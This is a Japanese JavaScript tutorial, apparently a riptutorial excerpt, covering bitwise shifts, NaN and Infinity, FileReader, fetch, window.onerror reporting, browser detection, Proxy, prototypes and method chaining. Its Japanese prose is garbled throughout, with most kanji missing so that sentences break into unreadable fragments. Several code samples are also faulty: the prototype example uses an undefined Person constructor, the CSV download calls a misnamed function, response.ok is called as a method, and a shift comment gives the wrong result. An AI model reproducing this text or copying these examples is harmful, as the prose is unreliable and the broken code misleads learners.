console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```

シフト

ビットのシフトは、ビットをに「」させ、それによってされるデ―タのをするものとえることができる。

シフト`(value) << (shift amount)`は、ビットを`(shift amount)`ビット`(shift amount)`に`(shift amount)`ます。からるしいビットは`0`なります

```
5 << 2 => 20
//  5:      0..000101
// 20:      0..010100 <= adds two 0's to the right
```

シフト

シフト`(value) >> (shift amount)`は、のオペランドのをするため、「シフト」ともばれます。シフトは、シフト`value`された`shift amount`にビットを。からシフトされたなビットはされます。からるしいビットは、のオペランドのについています。のビットが`1`、しいビットはすべて`1`なり、そのは`0`ます。

```
20 >> 2 => 5
// 20:      0..010100
//  5:      0..000101 <= added two 0's from the left and chopped off 00 from the right

-5 >> 3 => -1
// -5:      1..111011
// -2:      1..111111 <= added three 1's from the left and chopped off 011 from the right
```

シフト ゼロフィル

ゼロシフト`(value) >>> (shift amount)`はビットをにし、しいビットは`0`なります。 `0`はからシフトィンされ、のなビットはシフトアウトされてされます。つまり、のをのにすることができます。

```
-30 >>> 2 => 1073741816
//       -30:      111..1100010
//1073741816:      001..1111000
```

Zero-fill right shiftとsign-propagating right shiftは、でないにしてもじをします。

オンラインでビットをむ https://riptutorial.com/ja/javascript/topic/3494/ビット

51: ビット - のスニペット

Examples

ビットのANDをいたのパリティ

これのわりにながらのコードではあまりにもにられる「」

```
function isEven(n) {
    return n % 2 == 0;
}

function isOdd(n) {
    if (isEven(n)) {
        return false;
    } else {
        return true;
    }
}
```

パリティチェックをよりかつにうことができます。

```
if(n & 1) {
    console.log("ODD!");
} else {
    console.log("EVEN!");
}
```

これはJavaScriptだけでなくにです

2つのをビットのXORでスワップのメモリりてなし

```
var a = 11, b = 22;
a = a ^ b;
b = a ^ b;
a = a ^ b;
console.log("a = " + a + "; b = " + b);// a is now 22 and b is now 11
```

よりいまたは2のべきによる

たちは、「シフト」ビット2.によってをけるとであることが、ベース10でじだシフト`13`で`2`ケ、々がる`1300`、または`13 * (10 ** 2) 12345`を`3`シフトしてをすると、`12`、つまり`Math.floor(12345 / (10 ** 3))`ます。したがって、に`2 ** n`をけたければ、`n`ビットだけシフトすることができます。

```
console.log(13 * (2 ** 6)) //13 * 64 = 832
console.log(13    <<   6)  //          832
```

に、`2 ** n`をうには、`n`ビットにシフトできます。

```
console.log(1000 / (2 ** 4)) //1000 / 16 = 62.5
console.log(1000    >>   4)  //            62
```

それはのでもします

```
console.log(-80 / (2 ** 3)) //-80 / 8 = -10
console.log(-80      >> 3)  //          -10
```

には、のは、あなたが100のをしていないり、コードのにきなをえるはいです。しかし、Cプログラマはこのようなことをしています

オンラインでビット - のスニペットをむ https://riptutorial.com/ja/javascript/topic/9802/ビット---の-スニペット-

52: ビルトイン

Examples

NaNをす

のはNaNをします。

```
"a" + 1
"b" * 3
"cde" - "e"
[1, 2, 3] * 2
```

。

```
[2] * [3]  // Returns 6
```

また、 +はをすることにしてください。

```
"a" + "b"  // Returns "ab"
```

ゼロを0でると、 NaNがされます。

```
0 / 0         // NaN
```

にJavaScriptプログラミングとはなりでは、0でることはできません。

NaNをすライブラリ

に、のをしたMathはNaNをします。

```
Math.floor("a")
```

Math.sqrtはまたはをサポートしていないため、ののはNaNをします。

```
Math.sqrt(-1)
```

isNaNをったNaNのテスト

window.isNaN()

グローバルisNaN()は、のまたはがNaNされるかどうかをチェックするためにできます。このするには、にがかどうかをチェックし、しないは*、のがNaNかどうかをチェックします。このため、 このテストはをくがあります。

* ""はそれほどではありません。アルゴリズムのについては、 ECMA-262 18.2.3をしてください。

のは、 `isNaN()` をよりよくするのにちます。

```
isNaN(NaN);          // true
isNaN(1);            // false: 1 is a number
isNaN(-2e-4);        // false: -2e-4 is a number (-0.0002) in scientific notation
isNaN(Infinity);     // false: Infinity is a number
isNaN(true);         // false: converted to 1, which is a number
isNaN(false);        // false: converted to 0, which is a number
isNaN(null);         // false: converted to 0, which is a number
isNaN("");           // false: converted to 0, which is a number
isNaN(" ");          // false: converted to 0, which is a number
isNaN("45.3");       // false: string representing a number, converted to 45.3
isNaN("1.2e3");      // false: string representing a number, converted to 1.2e3
isNaN("Infinity");   // false: string representing a number, converted to Infinity
isNaN(new Date);     // false: Date object, converted to milliseconds since epoch
isNaN("10$");        // true : conversion fails, the dollar sign is not a digit
isNaN("hello");      // true : conversion fails, no digits at all
isNaN(undefined);    // true : converted to NaN
isNaN();             // true : converted to NaN (implicitly undefined)
isNaN(function(){}); // true : conversion fails
isNaN({});           // true : conversion fails
isNaN([1, 2]);       // true : converted to "1, 2", which can't be converted to a number
```

このの1つはちょっとしいです `Array` が `NaN` かどうかをべる。これをうために、 `Number()` コンストラクタはにをにしてから `Number()` します。これがでもある `isNaN([])` と `isNaN([34])` のです `false` 、しかし `isNaN([1, 2])` と `isNaN([true])` のをす `true` らはをけるために `""` `"34"` 、 `"1,2"` 、 `"true"` ある。に、がなにできるが**1 `isNaN()`** されていない、は**`isNaN()`** によって**`NaN`** とみなされ**`isNaN()`** 。

6

`Number.isNaN()`

ECMAScript 6では、 `Number.isNaN()` は、にパラメータをににする `window.isNaN()` をするためにされています。 `Number.isNaN()` 、にはテストにをにしようとしません。これは、の、つまり**`NaN`** も**`true`** すことをし**`true`** に `Number.isNaN(NaN)` のみをし**`true`** 。

ECMA-262より20.1.2.4

> 1つの `number` で `Number.isNaN` がびされると、のがされます。
>
> 1. TypenumberがNumberでないは `false` し `false` 。
> 2. numberが `NaN` は `true` し `true` 。
> 3. それのは `false` し `false` 。

いくつかの

```
// The one and only
Number.isNaN(NaN);          // true

// Numbers
Number.isNaN(1);            // false
```

```
Number.isNaN(-2e-4);        // false
Number.isNaN(Infinity);     // false

// Values not of type number
Number.isNaN(true);         // false
Number.isNaN(false);        // false
Number.isNaN(null);         // false
Number.isNaN("");           // false
Number.isNaN(" ");          // false
Number.isNaN("45.3");       // false
Number.isNaN("1.2e3");      // false
Number.isNaN("Infinity");   // false
Number.isNaN(new Date);     // false
Number.isNaN("10$");        // false
Number.isNaN("hello");      // false
Number.isNaN(undefined);    // false
Number.isNaN();             // false
Number.isNaN(function(){}); // false
Number.isNaN({});           // false
Number.isNaN([]);           // false
Number.isNaN([1]);          // false
Number.isNaN([1, 2]);       // false
Number.isNaN([true]);       // false
```

ヌル

`null`は、オブジェクトのなをすためにされ、プリミティブです。 `undefined`とはなり、グロ―バルオブジェクトのプロパティではありません。

これは`undefined`とじですが、それとではありません。

```
null == undefined; // true
null === undefined; // false
```

をつける `typeof null`ある`'object'`。

```
typeof null; // 'object';
```

が`null`かどうかをしくべるには、 なとし`null`

```
var a = null;

a === null; // true
```

および**null**

すると、 `null`と`undefined`がにじであるようにえるかもしれ`undefined`んが、ですがないがあります。

`undefined`されていないののように、がどこになければならないので、コンパイラにはがしないため、がしないため、 `undefined`です。

- `undefined`は、りてられたがしないことをすグロ―バルです。
    - `typeof undefined === 'undefined'`
- `null`は、がに「なし」にりてられていることをすオブジェクトです。
    - `typeof null === 'object'`

を`undefined`すると、がにしないことをします。 JSONシリアライゼ―ションなどののプロセスでは、 `undefined`プロパティをオブジェクトからすることがあります。これとはに、 `null`プロパティ―はされるので、「の」プロパティ―のをにえることができます。

は`undefined`されます

- がされているががりてられていないつまりされている

```
let foo;
console.log('is undefined?', foo === undefined);
// is undefined? true
```

- しないプロパティのへのアクセス

```
let foo = { a: 'a' };
console.log('is undefined?', foo.b === undefined);
// is undefined? true
```

- をさないのり

```
function foo() { return; }
console.log('is undefined?', foo() === undefined);
// is undefined? true
```

- されているがびしからされているの

```
function foo(param) {
  console.log('is undefined?', param === undefined);
}
foo('a');
foo();
// is undefined? false
// is undefined? true
```

`undefined`は、グロ―バル`window`オブジェクトのプロパティでもあります。

```
// Only in browsers
console.log(window.undefined); // undefined
window.hasOwnProperty('undefined'); // true
```

5

ECMAScript 5よりには、 `window.undefined`プロパティのをにすべてのをするのにすることができました。

と

```
1 / 0; // Infinity
// Wait! WHAAAT?
```

`Infinity`は、なをすグロ―バルオブジェクトしたがってグロ―バルのプロパティです。`Number.POSITIVE_INFINITY`への`Number.POSITIVE_INFINITY`

それはのどのよりもきく、0でるか、オ―バ―フロ―するほどきいのをすることでることができます。これはには、JavaScriptに0のエラ―によるがないことをします。Infinityがあります。

そこにもある`-Infinity`なのであり、それはのどのよりいです。

`-Infinity`をするには、 `Infinity`をにするか、 `Number.NEGATIVE_INFINITY`そのをします。

```
- (Infinity); // -Infinity
```

さあ、をあげてみましょう

```
Infinity > 123192310293; // true
-Infinity < -123192310293; // true
1 / 0; // Infinity
Math.pow(123123123, 9123192391023); // Infinity
Number.MAX_VALUE * 2; // Infinity
23 / Infinity; // 0
-Infinity; // -Infinity
-Infinity === Number.NEGATIVE_INFINITY; // true
-0; // -0 , yes there is a negative 0 in the language
0 === -0; // true
1 / -0; // -Infinity
1 / 0 === 1 / -0; // false
Infinity + Infinity; // Infinity

var a = 0, b = -0;

a === b; // true
1 / a === 1 / b; // false

// Try your own!
```

NaN

`NaN`は「Not a Number」のです。 JavaScriptのまたはがのをすことができない、わりに`NaN`します。

これはグロ―バルオブジェクトのプロパティであり、 `Number.NaN`への`Number.NaN`

```
window.hasOwnProperty('NaN'); // true
NaN; // NaN
```

おそらくして、 `NaN`はまだとなされます。

```
typeof NaN; // 'number'
```

をしてNaNをチェックしないでください。わりにisNaNをしてください。

```
NaN == NaN  // false
NaN === NaN // false
```

Numberコンストラクタにはなみみがいくつかあります

```
Number.MAX_VALUE;          // 1.7976931348623157e+308
Number.MAX_SAFE_INTEGER;   // 9007199254740991

Number.MIN_VALUE;          // 5e-324
Number.MIN_SAFE_INTEGER;   // -9007199254740991

Number.EPSILON;            // 0.00000000000000022204460492503130

Number.POSITIVE_INFINITY;  // Infinity
Number.NEGATIVE_INFINITY;  // -Infinity

Number.NaN;                // NaN
```

くの、Javascriptのさまざまなは、 Number.MIN_SAFE_INTEGER 、 Number.MAX_SAFE_INTEGER ののでします。

Number.EPSILONは、1と1よりきいのNumberとののをし、したがって2つのなるNumberのなのをすことにしてください。これをするの1つは、JavaScriptによってがどのようにされるかというにします。

オンラインでビルトインをむ https://riptutorial.com/ja/javascript/topic/700/ビルトイン

53: ファイルAPI、BlobおよびFileReaders

- reader =しいFileReader;

パラメ—タ—

プロパティ/メソッド	
`error`	ファイルのみりにエラ—がしました。
`readyState`	FileReaderののがまれます。
`result`	ファイルのがまれます。
`onabort`	がされたときにトリガされます。
`onerror`	エラ—がしたときにトリガ—されます。
`onload`	ファイルがロ—ドされたときにトリガされます。
`onloadstart`	ファイルのロ—ドがされたときにトリガ—されます。
`onloadend`	ファイルロ—ドがしたときにトリガ—されます。
`onprogress`	Blobをみっているにトリガ—されます。
`abort()`	のをします。
`readAsArrayBuffer(blob)`	ファイルのみみをArrayBufferとしてします。
`readAsDataURL(blob)`	ファイルurl / uriのみみをします。
`readAsText(blob[, encoding])`	ファイルをテキストファイルとしてみみをします。バイナリファイルをみめません。わりにreadAsArrayBufferをしてください。

https://www.w3.org/TR/FileAPI/

Examples

としてファイルをみむ

あなたのペ—ジにファイルがされていることをしてください

```
<input type="file" id="upload">
```

にJavaScriptで

```
document.getElementById('upload').addEventListener('change', readFileAsString)
function readFileAsString() {
    var files = this.files;
    if (files.length === 0) {
        console.log('No file is selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        console.log('File content:', event.target.result);
    };
    reader.readAsText(files[0]);
}
```

ファイルを**dataURL**としてみみます

Webアプリケーションのファイルのをみるには、HTML5 File APIをします。まず、 `type="file"`をHTMLにします

```
<input type="file" id="upload">
```

に、ファイルにリスナーをします。このでは、JavaScriptをしてリスナーをしていますが、inputにとしてすることもできます。このリスナーは、しいファイルがされるたびにトリガーされます。このコールバックで、されたファイルをみみ、したファイルのでをするなどのをできます。

```
document.getElementById('upload').addEventListener('change', showImage);

function showImage(evt) {
    var files = evt.target.files;

    if (files.length === 0) {
        console.log('No files selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        var img = new Image();
        img.onload = function() {
            document.body.appendChild(img);
        };
        img.src = event.target.result;
    };
    reader.readAsDataURL(files[0]);
}
```

ファイルをスライスする

`blob.slice()`メソッドは、ソースBlobのされたのバイトのデータをむしいBlobオブジェクトをするためにされます。 FileがBlobをするので、このメソッドはFileインスタンスでもできます。

ここでは、ののブロブでファイルをスライスします。これは、メモリでにみむにはきすぎるファイルをするがあるににです。に、 `FileReader`をしてチャンクを1つずつみることができます。

```
/**
* @param {File|Blob} - file to slice
* @param {Number} - chunksAmount
* @return {Array} - an array of Blobs
**/
function sliceFile(file, chunksAmount) {
  var byteIndex = 0;
  var chunks = [];

  for (var i = 0; i < chunksAmount; i += 1) {
    var byteEnd = Math.ceil((file.size / chunksAmount) * (i + 1));
    chunks.push(file.slice(byteIndex, byteEnd));
    byteIndex += (byteEnd - byteIndex);
  }

  return chunks;
}
```

Blobをしたクライアントのcsvダウンロード

```
function downloadCsv() {
  var blob = new Blob([csvString]);
  if (window.navigator.msSaveOrOpenBlob){
    window.navigator.msSaveBlob(blob, "filename.csv");
  }
  else {
    var a = window.document.createElement("a");

    a.href = window.URL.createObjectURL(blob, {
      type: "text/plain"
    });
    a.download = "filename.csv";
    document.body.appendChild(a);
    a.click();
    document.body.removeChild(a);
  }
}
var string = "a1,a2,a3";
downloadCSV(string);
```

ソース; https://github.com/mholt/PapaParse/issues/175

のファイルのとファイルタイプの

HTML5ファイルAPIをすると、ファイルにacceptをするだけで、どののファイルをけれるかをすることができます。

```
<input type="file" accept="image/jpeg">
```

カンマ `image/jpeg,image/png` でってのMIMEタイプをするか、すべてのタイプのをするために `image/*`ワイルドカードをすると、したいファイルのタイプをする。ややをするをにします。

```
<input type="file" accept="image/*,video*">
```

デフォルトでは、ファイルによってユーザーは1つのファイルをできます。のファイルをできるようにするには、 `multiple`をするだけです

```
<input type="file" multiple>
```

ファイルの`files`をして、したすべてのファイルをみることができ`files`。 みりファイルをdataUrlとして

ファイルのプロパティをする

ファイルのプロパティやサイズなどをしたいは、ファイルリーダーをするにうことができます。のHTMLコードがある

```
<input type="file" id="newFile">
```

このようにプロパティにアクセスすることができます

```
document.getElementById('newFile').addEventListener('change', getFile);

function getFile(event) {
    var files = event.target.files
        , file = files[0];

    console.log('Name of the file', file.name);
    console.log('Size of the file', file.size);
}
```

`lastModified` Timestamp、 `lastModifiedDate` Date、および`type` File Typeのをにすることもできます。

オンラインでファイルAPI、BlobおよびFileReadersをむ
https://riptutorial.com/ja/javascript/topic/2163/ファイルapi-blobおよびfilereaders

54: フェッチ

- promise = fetchurl.thenfunctionresponse{}
- promise = fetchurl、options
- =フェッチ

パラメーター

オプション	
method	にするHTTPメソッド。 GET 、 POST 、 PUT 、 DELETE 、 HEAD 。 デフォルトはGETです。
headers	にめるのHTTPヘッダーをむHeadersオブジェクト。
body	ペイロードは、 stringまたはFormDataオブジェクトです。デフォルトは undefined
cache	キャッシングモード。 default 、 reload 、 no-cache
referrer	リクエストのリファラー。
mode	cors 、 no-cors 、 same-origin 。 デフォルトはno-corsです。
credentials	omit 、 same-origin 、 include 。 デフォルトではomitます。
redirect	follow 、 error 、 manual 。 デフォルトにfollow 。
integrity	するメタデータデフォルトはです。

フェッチは、、、およびそれらをバインドするプロセスをします。

のインターフェイスのでも、このでは、ネットワークをむすべてのにするようにされたRequestオブジェクトとResponseオブジェクトがされています。

これらのインターフェイスのなアプリケーションはGlobalFetch 、リモートリソースをロードするためにできます。

Fetchをまだサポートしていないブラウザの、GitHubにはpolyfillがされています。さらに、サーバー/クライアントのにつNode.jsもあります。

キャンセルながない、フェッチをすることはできません githubの 。しかし、キャンセルなについては、1のT39によるがある。

Examples

GlobalFetch

GlobalFetchインターフェイスは`fetch`をしています.fetchはリソースのにできます。

```
fetch('/path/to/resource.json')
    .then(response => {
        if (!response.ok()) {
            throw new Error("Request failed!");
        }

        return response.json();
    })
    .then(json => {
        console.log(json);
    });
```

されたはオブジェクトです。このオブジェクトは、レスポンスのとステータスとヘッダーをみます。

リクエストヘッダをする

```
fetch('/example.json', {
    headers: new Headers({
        'Accept': 'text/plain',
        'X-Your-Custom-Header': 'example value'
    })
});
```

POSTデータ

フォームデータの

```
fetch(`/example/submit`, {
    method: 'POST',
    body: new FormData(document.getElementById('example-form'))
});
```

JSONデータの

```
fetch(`/example/submit.json`, {
    method: 'POST',
    body: JSON.stringify({
        email: document.getElementById('example-email').value,
        comment: document.getElementById('example-comment').value
    })
});
```

クッキーをする

フェッチはデフォルトでクッキーをしません。 Cookieをするは2つあります。

1. URLがびしのスクリプトとじにあるのみ、Cookieをします。

```
fetch('/login', {
    credentials: 'same-origin'
})
```

2. クロスオリジンのでも、にクッキーをしてください。

```
fetch('https://otherdomain.com/login', {
    credentials: 'include'
})
```

JSONデータの

```
// get some data from stackoverflow
fetch("https://api.stackexchange.com/2.2/questions/featured?order=desc&sort=activity&site=stackoverflow

  .then(resp => resp.json())
  .then(json => console.log(json))
  .catch(err => console.log(err));
```

フェッチをしてスタックオーバーフローAPIからのをする

```
const url =
      'http://api.stackexchange.com/2.2/questions?site=stackoverflow&tagged=javascript';

const questionList = document.createElement('ul');
document.body.appendChild(questionList);

const responseData = fetch(url).then(response => response.json());
responseData.then(({items, has_more, quota_max, quota_remaining}) => {
  for (const {title, score, owner, link, answer_count} of items) {
    const listItem = document.createElement('li');
    questionList.appendChild(listItem);
    const a = document.createElement('a');
    listItem.appendChild(a);
    a.href = link;
    a.textContent = `[${score}] ${title} (by ${owner.display_name || 'somebody'})`
  }
});
```

オンラインでフェッチをむ https://riptutorial.com/ja/javascript/topic/440/フェッチ

55: ブラウザでのグローバルエラー

- window.onerror = functioneventOrMessage、url、lineNumber、colNumber、error{...}

パラメータ

パラメータ	
eventOrMessage	のブラウザは、イベントハンドラを1つの`Event`オブジェクトでびすことがあります。しかし、のブラウザ、にいブラウザやいモバイルのブラウザは、のとして`String`メッセージをします。
URL	2つのをしてハンドラをびした、2のは、のとなるJavaScriptファイルのURLです。
lineNumber	のをしてハンドラをびした、3のはJavaScriptソースファイルのです。
colNumber	のをしてハンドラをびした、4のはJavaScriptソースファイルのカラムです。
エラー	のをしてハンドラをびすと、5のがをする`Error`オブジェクトになることがあります。

ながら、`window.onerror`はにベンダーによってなってされています。パラメータセクションでされるは、さまざまなブラウザとそのバージョンでされるもののです。

Examples

すべてのエラーをサーバーにするwindow.onerrorの

のでは、`window.onerror`イベントをリッスンし、ビーコンをして、URLのGETパラメータをしてをします。

```
var hasLoggedOnce = false;

// Some browsers (at least Firefox) don't report line and column numbers
// when event is handled through window.addEventListener('error', fn). That's why
// a more reliable approach is to set an event listener via direct assignment.
window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {
    if (hasLoggedOnce || !eventOrMessage) {
        // It does not make sense to report an error if:
        // 1. another one has already been reported -- the page has an invalid state and may
produce way too many errors.
        // 2. the provided information does not make sense (!eventOrMessage -- the browser
didn't supply information for some reason.)
        return;
```

```
    }
    hasLoggedOnce = true;
    if (typeof eventOrMessage !== 'string') {
        error = eventOrMessage.error;
        url = eventOrMessage.filename || eventOrMessage.fileName;
        lineNumber = eventOrMessage.lineno || eventOrMessage.lineNumber;
        colNumber = eventOrMessage.colno || eventOrMessage.columnNumber;
        eventOrMessage = eventOrMessage.message || eventOrMessage.name || error.message ||
error.name;
    }
    if (error && error.stack) {
        eventOrMessage = [eventOrMessage, '; Stack: ', error.stack, '.'].join('');
    }
    var jsFile = (/[^/]+\.js/i.exec(url || '') || [])[0] || 'inlineScriptOrDynamicEvalCode',
        stack = [eventOrMessage, ' Occurred in ', jsFile, ':', lineNumber || '?', ':',
colNumber || '?'].join('');

    // shortening the message a bit so that it is more likely to fit into browser's URL length
limit (which is 2,083 in some browsers)
    stack = stack.replace(/https?\:\/\/[^/]+/gi, '');
    // calling the server-side handler which should probably register the error in a database
or a log file
    new Image().src = '/exampleErrorReporting?stack=' + encodeURIComponent(stack);

    // window.DEBUG_ENVIRONMENT a configurable property that may be set to true somewhere else
for debugging and testing purposes.
    if (window.DEBUG_ENVIRONMENT) {
        alert('Client-side script failed: ' + stack);
    }
}
```

オンラインでブラウザでのグローバルエラーをむ https://riptutorial.com/ja/javascript/topic/2056/ブラウザでのグローバルエラー

56: ブラウザの

き

ブラウザは、したので、Javascriptにもっとくのをしました。しかし、くの、これらのはすべてのブラウザでできるわけではありません。あるブラウザではできるかもしれませんが、のブラウザではされないことがあります。また、これらのはブラウザによってなるでされます。ブラウザのは、するアプリケーションがさまざまなブラウザやデバイスでスムーズにするようにするためにになります。

であれば、をする。

ブラウザをするいくつかのがありますたとえば、ブラウザプラグインをインストールするやキャッシュをクリアするをユーザーにするなどがありますが、にのはベストプラクティスとなされます。ブラウザのをしているは、それがにされていることをしてください。

Modernizrは、のをにする、のあるのJavaScriptライブラリです。

Examples

このメソッドは、ブラウザのものがするかどうかをべます。これはスプーフィングするのがよりしくなりますが、のがされていません。

```
// Opera 8.0+
var isOpera = (!!window.opr && !!opr.addons) || !!window.opera ||
navigator.userAgent.indexOf(' OPR/') >= 0;

// Firefox 1.0+
var isFirefox = typeof InstallTrigger !== 'undefined';

// At least Safari 3+: "[object HTMLElementConstructor]"
var isSafari = Object.prototype.toString.call(window.HTMLElement).indexOf('Constructor') > 0;

// Internet Explorer 6-11
var isIE = /*@cc_on!@*/false || !!document.documentMode;

// Edge 20+
var isEdge = !isIE && !!window.StyleMedia;

// Chrome 1+
var isChrome = !!window.chrome && !!window.chrome.webstore;

// Blink engine detection
var isBlink = (isChrome || isOpera) && !!window.CSS;
```

にテストされました

- Firefox 0.8 - 44
- Chrome 1.0 - 48

- Opera 8.0 - 34
- Safari 3.0 - 9.0.3
- IE 6 - 11
- エッジ - 20-25

ロブ·W

ライブラリメソッド

のJavaScriptライブラリをするがなアプローチもあります。これは、ブラウザーがしいことをするのはしいがあるため、のがあればそれをするのがにかなっているからです。

1つのなブラウザライブラリはBowserです。

```
if (bowser.msie && bowser.version >= 6) {
    alert('IE version 6 or newer');
}
else if (bowser.firefox) {
    alert('Firefox');
}
else if (bowser.chrome) {
    alert('Chrome');
}
else if (bowser.safari) {
    alert('Safari');
}
else if (bowser.iphone || bowser.android) {
    alert('Iphone or Android');
}
```

ユーザーエージェントの

このメソッドは、ユーザーエージェントをし、それをしてブラウザーをします。ブラウザのとバージョンは、をしてユーザエージェントからされます。これらの2つについて、 `<browser name>` `<version>`がされます。

ユーザエージェントマッチングコードにく4つのブロックは、なるブラウザのユーザエージェントのいをするためのものです。たとえば、オペラの、 Chromeレンダリングエンジンをしているため、そのをするのがあります。

このはユーザーがにすることができます。

```
navigator.sayswho= (function(){
    var ua= navigator.userAgent, tem,
    M= ua.match(/(opera|chrome|safari|firefox|msie|trident(?=\/))\/?\s*(\d+)/i) || [];
    if(/trident/i.test(M[1])){
        tem=  /\brv[ :]+(\d+)/g.exec(ua) || [];
        return 'IE '+(tem[1] || '');
    }
    if(M[1]=== 'Chrome'){
        tem= ua.match(/\b(OPR|Edge)\/(\d+)/);
        if(tem!= null) return tem.slice(1).join(' ').replace('OPR', 'Opera');
```

```
    }
    M= M[2]? [M[1], M[2]]: [navigator.appName, navigator.appVersion, '-?'];
    if((tem= ua.match(/version\/(\d+)/i))!= null) M.splice(1, 1, tem[1]);
    return M.join(' ');
})();
```

クレジットカード

オンラインでブラウザのをむ https://riptutorial.com/ja/javascript/topic/2599/ブラウザの

57: プロキシ

き

JavaScriptのプロキシをして、オブジェクトのなをできます。プロキシはES6でされました。オブジェクトのプロキシはオブジェクトであり、トラップをちます。プロキシにしてがされると、トラップがトリガーされることがあります。これには、プロパティルックアップ、びし、プロパティの、プロパティのなどがまれます。するトラップがされていない、プロキシがしないかのように、プロキシされたオブジェクトにしてがされます。

- `let proxied = new Proxy(target, handler);`

パラメーター

パラメータ	
ターゲット	ターゲットオブジェクト、このオブジェクトのアクション、などは、ハンドラをしてルーティングされます
ハンドラ	ターゲットオブジェクトのアクションをインターセプトするための「トラップ」をできるオブジェクト、など

な「トラップ」のなリストは、 MDN - Proxy -「ハンドラオブジェクトのメソッド」にありま す。

Examples

になプロキシされたトラップを

このプロキシは、に、`object`すべてのプロパティに`" went through proxy"`をし`object`。

```
let object  = {};

let handler = {
    set(target, prop, value){ // Note that ES6 object syntax is used
        if('string' === typeof value){
            target[prop] = value + " went through proxy";
        }
    }
};

let proxied = new Proxy(object, handler);

proxied.example = "ExampleValue";
```

```
console.log(object);
// logs: { example: "ExampleValue went trough proxy" }
// you could also access the object via proxied.target
```

プロキシプロパティの

プロパティルックアップにをえるには、 `get`ハンドラをするがあります。

このでは、だけでなくそののもされるように、プロパティルックアップをします。これをにするためにReflectをします。

```
let handler = {
    get(target, property) {
        if (!Reflect.has(target, property)) {
            return {
                value: undefined,
                type: 'undefined'
            };
        }
        let value = Reflect.get(target, property);
        return {
            value: value,
            type: typeof value
        };
    }
};

let proxied = new Proxy({foo: 'bar'}, handler);
console.log(proxied.foo); // logs `Object {value: "bar", type: "string"}`
```

オンラインでプロキシをむ https://riptutorial.com/ja/javascript/topic/4686/プロキシ

58: プロトタイプ、オブジェクト

き

のJSでは、クラスがなく、プロトタイプがあります。クラスとに、プロトタイプはクラスでされたメソッドやをむプロパティをします。 Object.createPrototypeName;でなときにオブジェクトのしいインスタンスをできます。 コンストラクタのをえることもできます

Examples

プロトタイプのと

```
var Human = function() {
  this.canWalk = true;
  this.canSpeak = true; //

};

Person.prototype.greet = function() {
  if (this.canSpeak) { // checks whether this prototype has instance of speak
    this.name = "Steve"
    console.log('Hi, I am ' + this.name);
  } else{
     console.log('Sorry i can not speak');
  }
};
```

プロトタイプはのようにインスタンスできます

```
obj = Object.create(Person.prototype);
ob.greet();
```

コンストラクタのをし、についてとをすることができます。

な

```
var Human = function() {
    this.canSpeak = true;
};
// Basic greet function which will greet based on the canSpeak flag
Human.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name);
    }
};

var Student = function(name, title) {
    Human.call(this); // Instantiating the Human object and getting the memebers of the class
    this.name = name; // inherting the name from the human class
    this.title = title; // getting the title from the called function
```

```
};

Student.prototype = Object.create(Human.prototype);
Student.prototype.constructor = Student;

Student.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name + ', the ' + this.title);
    }
};

var Customer = function(name) {
    Human.call(this); // inherting from the base class
    this.name = name;
};

Customer.prototype = Object.create(Human.prototype); // creating the object
Customer.prototype.constructor = Customer;


var bill = new Student('Billy', 'Teacher');
var carter = new Customer('Carter');
var andy = new Student('Andy', 'Bill');
var virat = new Customer('Virat');

bill.greet();
// Hi, I am Bob, the Teacher

carter.greet();
// Hi, I am Carter

andy.greet();
// Hi, I am Andy, the Bill

virat.greet();
```

オンラインでプロトタイプ、オブジェクトをむ https://riptutorial.com/ja/javascript/topic/9586/プロトタイプ-オブジェクト

59: メソッドチェイン

Examples

メソッドチェイン

メソッドは、コードをしてしくするプログラミングです。メソッドは、オブジェクトのがのをすのではなく、オブジェクトをすようにすることによってわれます。えば

```
function Door() {
    this.height = '';
    this.width = '';
    this.status = 'closed';
}

Door.prototype.open = function() {
    this.status = 'opened';
    return this;
}

Door.prototype.close = function() {
    this.status = 'closed';
    return this;
}
Door.prototype.setParams = function(width,height) {
    this.width = width;
    this.height = height;
    return this;
}

Door.prototype.doorStatus = function() {
    console.log('The',this.width,'x',this.height,'Door is',this.status);
    return this;
}

var smallDoor = new Door();
smallDoor.setParams(20,100).open().doorStatus().close().doorStatus();
```

`Door.prototype`メソッドは`Door.prototype`します。 `this` 、その`Door`オブジェクトのインスタンスをします。

チェーンなオブジェクトのとチェーニング

ChainingとChainableは、オブジェクトへのびしがまたはのオブジェクトへのをすようにオブジェクトビヘイビアをするためので、のをせずにびしステートメントがのびしをできるようにしますオブジェクト/ s。

なオブジェクトはであるとわれています。チェーンなオブジェクトをびすは、されたすべてのオブジェクト/プリミティブがしいタイプであることをするがあります。なオブジェクトがしいをさないようにするには1しかかかりません `return this`を`return this`をれるのはです、APIをするはを

いをけます。チェーンなオブジェクトは、すべてでもなくてもかまいませんチェーンなオブジェクトではなく、パーツであっても。そののしかない、オブジェクトはとばれるべきではありません。

チェーンにされたオブジェクト

```
function Vec(x = 0, y = 0){
    this.x = x;
    this.y = y;
    // the new keyword implicitly implies the return type
    // as this and thus is chainable by default.
}
Vec.prototype = {
    add : function(vec){
        this.x += vec.x;
        this.y += vec.y;
        return this; // return reference to self to allow chaining of function calls
    },
    scale : function(val){
        this.x *= val;
        this.y *= val;
        return this; //  return reference to self to allow chaining of function calls
    },
    log :function(val){
        console.log(this.x + ' : ' + this.y);
        return this;
    },
    clone : function(){
        return new Vec(this.x,this.y);
    }
}
```

チェーンの

```
var vec = new Vec();
vec.add({x:10,y:10})
    .add({x:10,y:10})
    .log()              // console output "20 : 20"
    .add({x:10,y:10})
    .scale(1/30)
    .log()              // console output "1 : 1"
    .clone()            // returns a new instance of the object
    .scale(2)           // from which you can continue chaining
    .log()
```

りのにあいまいさをじさせない

すべてのびしがなをすわけではなく、にへのをすわけでもありません。これは、のながなです。のでは、びし`.clone()`はあいまいではあり`.clone()`。のは、`.toString()`はがされることをします。

オブジェクトのあいまいなの。

```
// line object represents a line
line.rotate(1)
   .vec();  // ambiguous you don't need to be looking up docs while writing.

line.rotate(1)
   .asVec()    // unambiguous implies the return type is the line as a vec (vector)
   .add({x:10,y:10)
// toVec is just as good as long as the programmer can use the naming
// to infer the return type
```

するときのなはありません。コンベンションでは、くても1でびしをさせるか、しいにして、されたオブジェクトの1つのタブをしいのドットでインデントします。セミコロンのはオプションですが、チェーンのわりをにすことによってけになります。

```
